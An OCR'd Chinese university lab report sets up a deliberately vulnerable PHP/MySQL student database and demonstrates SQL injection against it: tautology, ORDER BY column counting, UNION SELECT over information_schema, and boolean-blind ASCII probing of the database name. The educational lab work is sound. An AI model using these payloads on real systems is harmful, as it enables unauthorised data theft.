网络对抗原理

大作业

实验一

学　　院　　网络与信息安全学院

专　　业　　信息安全

姓　　名　　任旭杰 15180110034

1、 实验目的

本实验通过搭建特定环境，模拟包含 SQL 注入漏洞的 web 应用，让学生尝试各种 SQL 注入方式以及工具 sqlmap 的使用，了解 SQL 注入的原理、方式等，并学习避免 SQL 注入漏洞的手段。

2、 实验步骤

（本实验基于 Ubuntu 系统，运行环境为 Apache+PHP）

• 搭建 mysql 数据库，建立数据库 test，数据表 student，包含 id、name、score 三列。


```
mysql> use test
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_test |
+----------------+
| student        |
+----------------+
1 row in set (0.00 sec)

mysql> describe student;
+-------+---------+------+-----+---------+----------------+
| Field | Type    | Null | Key | Default | Extra          |
+-------+---------+------+-----+---------+----------------+
| id    | int(12) | NO   | PRI | NULL    | auto_increment |
| name  | text    | NO   |     | NULL    |                |
| score | text    | NO   |     | NULL    |                |
+-------+---------+------+-----+---------+----------------+
3 rows in set (0.05 sec)

mysql>
```

• 搭建 Apache web 服务器。



• 编写带有 SQL 注入漏洞的接口程序，分别为：

1.php：根据输入的参数值，拼接 SQL 查询语句并执行，将查询结果展示。如根据输入的学号展示姓名和分数。

2.php：根据输入的参数值，拼接 SQL 查询语句并执行，展示查询结果是否为空。如输入学号，展示是否有该学生存在。


3.php：根据输入的参数值，拼接 SQL 查询语句并执行，将查询结果是否为空展示在两段随机内容之间。

4.php：根据输入的参数值，拼接 SQL 查询语句并执行，展示查询结果的条件表达式结果，并将结果展示在两段随机内容之间。如入学号，展示该学生分数是否大于 60。

5.php 根据输入的参数值，拼接 SQL 查询语句并执行，但展示一个固定的结果。如如输入学号，查询是否有学生存在，然后输出固定内容。


6.php 据输入的参数值，拼接 SQL 语句并执行，更新数据库。如输入学号和分数，将对应学生的分数更新。

3、 实验过程




1. 根据输入的参数值，拼接 SQL 查询语句并执行，将查询结果展示。如根据输入的学号展示姓名和分数。

正常输入 id=2 查询：





修改请求参数为 2’ or 1=1 #：



注入成功，得到数据库中两组数据。

通过使用 order by 子句查询当前使用表的列数：






当 order+by+3 时返回正确结果，order+by+4 时返回错误，因此得知当前表有 3 列。


利用 UNION 语句，构建查询整个数据库的注入向量’

union select table_schema,table_name,column_name from information_schema.columns where table_schema != ’mysql’ and table_schema != ’information_schema’ #：




得到整个数据库的所有库名、表名。

利用 UNION 注入得到数据表名 2’ union select 1,2,table_name from information_schema.tables where table_schema=database() #



可知数据表名为 student。


得到表名后，可以利用：2’ union select 1,2,column_name from information_schema.columns where table_name='student' and table_schema=database() #:




可知数据库名为 test。

2. 根据输入的参数值，拼接 SQL 查询语句并执行，展示查询结果是否为空。如输入学号，展示是否有该学生存在。

输入 id=1 查询：




输入 id=3 查询：




使用 1’ and ascii(substr((select database()),4,1))!=0 #，

利用数据库名的 ASCII 值获取信息：




结果返回“存在”，可知数据库名长度大于等于 4。

使用 1’ and ascii(substr((select database()),5,1))!=0 #




发现返回“未找到”，可知数据库名小于 5，因此数据库名长度为 4。

使用 1’ and ascii(substr((select database()),1,1))>116 #’



返回“未找到”，因此可判断数据库名第一位的 ASCII 值不大于 116。


使用 1’ and ascii(substr((select database()),1,1))>115 #’



返回“找到学号为 1 的学生”，即数据库名第一个字符的 ASCII 值大于 115，综合上一条结论，可知第一个字符为’t’。以此类推，可得到整个数据库名。


3. **根据输入的参数值，拼接 SQL 查询语句并执行，将查询结果是否为空展示在两段随机内容之间。**

正常输入参数：id=2



查询结果显示，id=2 的学生存在。

输入参数：id=3




结果显示该学生不存在。

注入方式与 1、2 类似，基于查询结果的正确或错误获取数据库信息。但需要将随机信息过滤。

4. **根据输入的参数值，拼接 SQL 查询语句并执行，展示查询结果的条件表达式结果，并将结果展示在两段随机内容之间。如入学号，展示该学生分数是否大于 60。**

正常输入 id=1




由之前的查询知 id 为 1 的学生分数为 88，因此大于 60。

注入方式与 3 类似，基于查询结果的注入。

